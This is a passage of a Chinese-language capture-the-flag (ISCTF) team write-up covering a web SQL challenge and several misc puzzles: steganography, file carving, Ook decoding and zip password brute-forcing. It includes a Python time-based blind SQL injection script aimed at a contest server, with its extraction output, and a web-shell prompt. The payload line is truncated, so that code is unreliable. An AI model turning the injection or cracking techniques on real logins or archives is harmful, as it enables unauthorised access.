ISCTF{80ea7a3e-be6d-479e-a1c8-f32b79cd2264}
(www-data:/var/www/html) $
```

1z_Ssql

解题人：dmw



打开题目是个登录解密，根据题目可知为sql

经网上查找资料为时间盲注，然后根据网上找到相关的内容，和脚本， 改了改套在本题上

```python
import requests
import sys

result = ''
for i in range(1, 50):
    head = 27
    tail = 150
    while head < tail:
        mid = (head + tail) >> 1
        password = f"1'or if(ascii(substr((select group_concat(password)),{i}
        data = {
            "username": 'pysnow',
            "password": password
        }

        res = requests.post(url = 'http://43.249.195.138:22413/', data=data)
        if 'smart' in res.text:
            head = mid + 1
            print(f'\r[+]{result}[{head}-{tail}]', end='')
        else:
            tail = mid
            print(f'\r[+]{result}[{head}-{tail}]', end='')
    result += chr(head)
    print(f'\r[!]result: {result}')
    if result[-1] == '}':
        sys.exit()
```

问题 输出 调试控制台 终端 端口

```
[!]result: we1come7
[!]result: we1come7o
[!]result: we1come7o1
[!]result: we1come7o1s
[!]result: we1come7o1sc
[!]result: we1come7o1sct
[!]result: we1come7o1sctf
[!]result: we1come7o1sctf
```

成功爆出密码

登录得到flag

Misc

签到题

解题人：g0ubu1i

拼接附件得到公众号二维码

关注福州蓝鲨公众号获得flag

你说爱我？尊嘟假嘟


解题人：g0ubu1i

word中存在三种词，猜测为ook加密

将你说爱我替换为Ook.，尊嘟替换为Ook!，假嘟替换为Ook?

解密后得到

ild3l4pXejwPcCwJsPAOq7sJczdRdTsJcCEUsP1Z



得到flag


杰伦可是流量明星

解题人：dmw

一顿解压得到音频文件

login.mp3

010查看




```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000h: 52 61 72 21 1A 07 01 00 3C 48 16 9F 13 01 05 0F Rar!....<H.Ÿ....
0010h: 08 0E 01 03 98 A1 D9 85 80 00 A3 A2 D9 85 80 00 ....˜¡Ù…€.£¢Ù…€.
0020h: 82 09 A0 A0 2A 02 03 0B B0 95 01 04 B0 95 01 20 ,.  *...°•..°•. 
0030h: 32 0C 93 FD 80 00 00 0C 6C 6F 67 69 6E 2E 70 63 2.“ý€...login.pc
0040h: 61 70 6E 67 0A 03 02 02 48 29 6F 24 FC D9 01 0A apng....H)o$üÙ..
0050h: 0D 0D 0A C0 00 00 00 4D 3C 2B 1A 01 00 00 00 FF ...À...M<+.....ÿ
0060h: FF FF FF FF FF FF FF 02 00 36 00 49 6E 74 65 6C ÿÿÿÿÿÿÿ..6.Intel
0070h: 28 52 29 20 43 6F 72 65 28 54 4D 29 20 69 33 2D (R) Core(TM) i3-
0080h: 37 31 33 30 55 20 43 50 55 20 40 20 32 2E 37 30 7130U CPU @ 2.70
0090h: 47 48 7A 20 28 77 69 74 68 20 53 53 45 34 2E 32 GHz (with SSE4.2
00A0h: 29 00 00 03 00 25 00 36 34 2D 62 69 74 20 57 69 ).....%.64-bit Wi
00B0h: 6E 64 6F 77 73 20 31 30 20 28 32 30 30 39 29 2C ndows 10 (2009),
00C0h: 20 62 75 69 6C 64 20 31 39 30 34 35 00 00 00 04  build 19045....
00D0h: 00 32 00 44 75 6D 70 63 61 70 20 28 57 69 72 65 .2.Dumpcap (Wire
00E0h: 73 68 61 72 6B 29 20 33 2E 34 2E 36 20 28 76 33 shark) 3.4.6 (v3
```


发现为rar压缩包，改后缀，解压得到流量包

crypto.mp3

login.pcapng

wireshark打开后在post里看到flag






小猫

解题人：popopo

对附件lsb隐写后得到社会主义核心价值观

附件换通道后发现坐标



怀疑为社会主义核心价值观加密

```
1. 富强  自由  爱国
2. 民主  平等  敬业
3. 文明  公正  诚信
4. 和谐  法治  友善

9. 爱国 10. 敬业 11. 诚信 12. 友善

(3,2)(3,2)(3,2)(3,3)(3,1)(3,2)(2,1)
(3,2)(4,2)(4,2)(3,3)(2,1)(3,2)(2,1)
(3,2)(4,1)(3,2)(2,1)(4,1)(2,1)(4,1)
(2,3)(4,1)(2,2)(3,2)(3,2)(3,2)(1,2)
(4,1)(4,1)(3,2)(1,2)(4,1)(1,1)(3,2)
(3,2)(4,1)(3,1)(4,1)(4,1)(4,1)(2,3)
(4,1)(3,1)(4,1)(2,2)(4,1)(1,2)(4,1)
(1,3)(3,2)(1,2)(4,1)(1,1)(4,1)(3,1)
(4,1)(2,3)(4,1)(4,2)(4,1)(3,2)(4,1)
(4,2)(3,2)(1,2)(3,2)(3,1)(3,2)(3,2)
(4,1)(4,2)(4,1)(3,2)(4,1)(3,2)(4,2)
(4,3)(4,2)

公正公正公正诚信文明公正民主
公正法治法治诚信民主公正民主
公正和谐公正民主和谐民主和谐
敬业和谐平等公正公正公正自由
和谐和谐公正自由和谐富强公正
公正和谐文明和谐和谐和谐敬业
和谐文明和谐平等和谐自由和谐
爱国公正自由和谐富强和谐文明
和谐敬业和谐法治和谐公正和谐
法治公正自由公正文明公正公正
和谐法治和谐公正和谐公正法治
友善法治
```

得到flag

小蓝鲨的秘密

解题人：g0ubu1i

压缩包为伪加密，解压后得到图片和flag文件，图片上为I5CTF2023

AES解密得到

蓝鲨的福利

解题人：g0ubu1i

010查看shark文件后发现缺少文件头，判断为png文件使用脚本添加文件头

```python
import base64
import codecs
a = "89 50 4E 47 ".replace(" ", "") # png头部
a = codecs.decode(a, 'hex')  # 将十六进制直接化为字节码
with open(r"shark.png",encoding="utf-8") as f:
    one = f.read()

result = base64.b64decode(one)
result = a + result
with open("result.png", 'wb') as k:
    k.write(result)
```

添加后得到图片上的flag

spalshes

解题人：g0ubu1i

zip压缩包弱口令，

```
Advanced Archive Password Recovery 统计信息:
加密的 ZIP/RAR/ACE/ARJ 文件: C:\Users\g0ubu1i\Desktop\spalshes\flag.zip
总计口令: 484,926,711,691
总计时间: 6h 35m 41s 267ms
平均速度(口令/秒): 20,425,477
这个文件的口令 : 895736
十六进制口令: 38 39 35 37 33 36
```


得到二维码图片

扫描后得到

easy_zip

解题人：g0ubu1i

弱口令爆破zip密码




得到flag文件010打开得到flag

```
ISCTF{575993be-bc6a-472b-84d2-8526b50e1a78}
```


Ez_misc

解题人：dmw


打开附件中ppt看到最后一页有备注




解开压缩包得到个打不开的图片




